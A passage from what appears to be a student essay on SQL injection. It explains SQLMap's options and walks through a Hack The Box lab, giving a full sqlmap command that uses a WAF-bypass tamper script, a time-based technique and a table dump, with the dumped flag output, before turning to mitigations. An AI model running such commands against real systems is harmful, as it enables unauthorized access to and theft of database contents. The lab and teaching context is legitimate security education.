SQLMap is a powerful open-source penetration testing tool used for detecting and exploiting SQL injection flaws in web applications. When initiating SQLMap, the user typically starts by specifying the target URL and the user will be guided by the tool, which will suggest different prompts when scanning the target in order to refine the exploitation and search for vulnerabilities.
Upon execution, SQLMap automatically performs a series of default checks, including identifying the type of database management system (DBMS) utilized by the target application. It then initiates a comprehensive scanning process by sending a sequence of crafted SQL injection payloads to the web application's input fields.
The tool's default mode employs a range of preconfigured tests, ensuring a broad exploration of potential vulnerabilities. SQLMap employs a variety of SQL injection techniques, unfortunately it can disrupt the network and be a very long process.[19]

3.2 Parameters Tuning in SQLMap

In order to be as efficient as possible, it is important to use the various parameters proposed by SQLMap correctly. By leveraging command-line parameters and options, individuals can customize SQLMap's behavior, enhancing its effectiveness in detecting and exploiting SQL injection vulnerabilities.
Tuning parameters in SQLMap involves adjusting various settings to optimize the scanning process. Users can specify the type of DBMS to test against, instruct SQLMap to use specific injection techniques, and control the level of aggressiveness in probing for vulnerabilities. For instance, the –**dbms"** flag allows selection of a particular database type, while the –**technique** parameter enables users to specify the injection techniques to employ, customizing the scanning methodology. The –**level** (max 5) and –**risk** (max 3) parameters are used in order to increase the amount of tested payloads but it can also damage the database (for example **OR** payloads are not available with the default value of 1)[16].
Some others useful parameters are the –**batch** which is used in order to use the default configuration for the prompts (the user does not need to answer to the prompts during the scan) and the –**dump** which tries to enumerate and dump all data. The –**tamper** flag is used for bypassing WAF/IPS solutions by encoding the payload. For example, the –**tamper=randomcase** replaces each keyword character with random case value (e.g. SELECT -¿ SEleCt). The –**schema** one is used to enumerate the architecture of the DMBS and many more flags can be found by using the **sqlmap -h** command[15][17][16].

3.3 Practice

As example of SQLMap we can use the "Skills Assessment" of the SQLMap Essentials module from Hack the Box [18]. It asks us to " What's the contents of table final_flag?". Figure 22 shows the vector attack an attacker could use with SQLMap and figure 23 is a Burp capture of the request. In order to perform the attack the following command can be used.

```
1 sqlmap -r skills.txt --tamper=between -p 'id' --batch --dump -T
    final_flag --dbms=MySql -D production --technique=T
```

The **-r** flag is used in order to provide a file instead of the URL (the Burp request was copied as curl command in a txt file). The tamper script used is the **between** which replaces greater than operator (¿) with NOT BETWEEN 0 AND # and equals operator (=) with BETWEEN # AND # [17], the **-p** flag is used to indicate the parameter to test, the **-T** parameter specifies the table, the **-D** is used to specify the database. Finally the technique used is the timed-based one which give the result on figure 24.



Figure 22: SQLMap vector attack



Figure 23: Request for SQLMap

```
┌──□□ HON3YP0T□-□□ 192.168.0.234□-□□ 10.10.14.182□-□□
192.168.0.17□
├──□□  ~/Desktop/SQLMap□
└─□   sqlmap -r skills.txt --tamper=between -p 'id' --batch
--dump -T final_flag --dbms=MySql -D production --
technique=T

Database: production
Table: final_flag
[1 entry]
+----+-------------------------+
| id | content                 |
+----+-------------------------+
| 1  | HTB{n07_50_h4rd_r16h7?!} |
+----+-------------------------+
```

Figure 24: Dump of the final_flag table with SQLMap

4 Mitigations

Foundational strategies such as Input Sanitization, Input Validation, User Privileges, and Web Application Firewalls should be the basis for mitigating SQL injection risks. Input Sanitization involves escaping characters like single quotes to prevent their interpretation within the query. Input Validation ensures user input conforms to expected data patterns. User Privileges limit potential damage by granting minimum necessary permissions to database users. Web Application Firewalls act as a defense layer, detecting and blocking potentially malicious HTTP requests, adding an extra shield against SQL injection attempts.[11]

Complementing these fundamental approaches are advanced techniques like Parameterized Queries, Stored Procedures, Allow-list Input Validation, and Escaping User Input. Parameterized Queries (Prepared Statements) separate SQL code from user-supplied input, rendering attackers unable to alter query logic. Stored Procedures house SQL code within the database, offering a similar defense. Allow-list Input Validation validates and maps user input to expected and legal values, especially in SQL query parts where bind variables can't be utilized. Escaping All User-Supplied Input stands as a last-resort approach, necessitating cautious implementation due to its database-specific nature and lower reliability compared to other defenses.[14]

Combining these strategies creates a comprehensive defense mechanism against SQL injection threats. Parameterized Queries and Stored Procedures provide robust security by separating SQL code from user input, ensuring query integrity. Allow-list Input Validation supplements these techniques by validating and restricting user input to predefined values where bind variables aren't feasible.

5 Conclusion

In conclusion, this essay presented the different techniques of exploitation for the SQLi vulnerabilities in web applications. The various forms of SQLi, including in-band, blind, and out-of-band injections, are presenting different complexity and required distinct exploitation techniques. The essay highlighted the multifaceted impacts of SQLi, from compromising data confidentiality to enabling unauthorized access and data tampering. Tools like SQLMap, can be used for automated scanning, but the necessity of understanding SQLi mechanics for effective exploitation is also required. Mitigation strategies, ranging from input sanitization and validation to advanced techniques like parameterized queries, are essential in fortifying defenses against these pervasive threats.

References

[1] *A03 Injection - OWASP Top 10:2021*. URL: https://owasp.org/Top10/A03_2021-Injection/ (visited on 11/18/2023).

[2] *CWE - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (4.13)*. URL: https://cwe.mitre.org/data/definitions/89.html (visited on 11/17/2023).

[3] *Lab: Blind SQL injection with conditional errors — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors (visited on 11/20/2023).

[4] *Lab: Blind SQL injection with out-of-band data exfiltration — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration (visited on 11/20/2023).

[5] *Lab: SQL injection attack, listing the database contents on non-Oracle databases — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle (visited on 11/20/2023).

[6] *Lab: Visible error-based SQL injection — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based (visited on 11/20/2023).

[7] *SQL Injection — OWASP Foundation*. URL: https://owasp.org/www-community/attacks/SQL_Injection (visited on 11/17/2023).

[8] *SQL injection cheat sheet — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection/cheat-sheet (visited on 11/20/2023).

[9] *SQL Injection Fundamentals, Database Enumeration*. URL: https://academy.hackthebox.com/module/33/section/217 (visited on 11/20/2023).

[10] *SQL Injection Fundamentals, Intro to SQL Injections*. URL: https://academy.hackthebox.com/module/33/section/193 (visited on 11/17/2023).

[11] *SQL Injection Fundamentals, Mitigating SQL Injection*. URL: https://academy.hackthebox.com/module/33/section/794 (visited on 11/17/2023).

[12] *SQL Injection Fundamentals, Subverting Query Logic*. URL: https://academy.hackthebox.com/module/33/section/194 (visited on 11/20/2023).

[13] *SQL Injection Fundamentals, Writing Files*. URL: https://academy.hackthebox.com/module/33/section/793 (visited on 11/18/2023).

[14] *SQL Injection Prevention - OWASP Cheat Sheet Series*. URL: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html (visited on 11/17/2023).

[15] *SQLMap Essentials, Advanced Database Enumeration*. URL: https://academy.hackthebox.com/module/58/section/529 (visited on 11/20/2023).

[16] *SQLMap Essentials, Attack Tuning*. URL: https://academy.hackthebox.com/module/58/section/526 (visited on 11/20/2023).

[17] *SQLMap Essentials, Bypassing Web Application Protections*. URL: https://academy.hackthebox.com/module/58/section/530 (visited on 11/20/2023).

[18] *SQLMap Essentials, Skills Assessment*. URL: https://academy.hackthebox.com/module/58/section/534 (visited on 11/20/2023).

[19] *sqlmap: automatic SQL injection and database takeover tool*. URL: https://sqlmap.org (visited on 11/20/2023).

[20] *Types of SQL Injection?* URL: https://www.acunetix.com/websitesecurity/sql-injection2/ (visited on 11/20/2023).

[21] *What is SQL Injection? Tutorial & Examples — Web Security Academy*. URL: https://portswigger.net/web-security/sql-injection (visited on 11/17/2023).